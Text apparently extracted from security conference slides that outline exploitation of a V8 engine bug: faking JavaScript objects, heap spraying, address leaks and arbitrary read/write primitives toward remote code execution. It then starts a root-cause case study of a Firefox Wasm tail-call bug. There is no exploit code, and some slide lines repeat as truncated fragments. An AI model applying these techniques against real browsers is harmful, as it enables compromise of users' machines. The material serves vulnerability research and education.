4. Trigger the Bug, get the fake JSString handler with the address `0x8ffoooo1`.

5. Search from the `guess_address` to find `0xdead`, leak more info

(Address of JSFunction, Map of ArrayBuffer)

6. Modify the `FakeObj` as a ArrayBuffer to get the Arbitrary Read & Write -> RCE.



How

1. Allocate

new A

2. Fake ma


3. Allocate

4. Trigger t


5. Search f

(Address of

6. Modify t



How to Exploit (on 32bit)



How to Exploit (on 64bit)

What we have: Fake ANY address in V8 Sandbox as a **JSObject** and operate it.

What we lack: Where to fake? A stable and controllable memory? Info leak?


The Way Out: Get a stable address using ~~enough sufficient memory stress~~ V8 memory allocation feature.

Some address is stable under some condition:

1. In same binary: Map, Empty FixedArray
2. Under same execution environment: HardCode String

How to Exploit (on 64bit)

1. Get a stable address by allocating a HardCode String.
 - a. Never changed when running in same condition, e.g. from <http://127.0.0.1:1337/index.html>
 - b. We can also achieve this by JSObject spraying.
2. Fake a Double Array in the JSString.
3. Allocate many JSObject with Specific structure to fills up the v8 heap.
4. Trigger the Bug, get the fake JSString handler with the address **0x0000415d**.
5. Build AddrOf, AAR & AAW in V8 Sandbox primitives.
6. Escape V8 Sandbox to RCE [Not discussed in this talk]



How

1. Get a sta

a. Never chan

b. We can also

2. Fake a Do

3. Allocate m

4. Trigger th

5. Build Add

6. Escape V






Less Check in Wasm

Case Study and Exploitation Tech in WASM Firefox

Background: Tail-Calls


| Design of Tail Call



The Bug 1862473 (Case 1)


| Root Cause

Due to the bug in tail call, the stack pointer (sp) moves too far. It overwrites the locals of the parent function when copying the arguments of the child function.



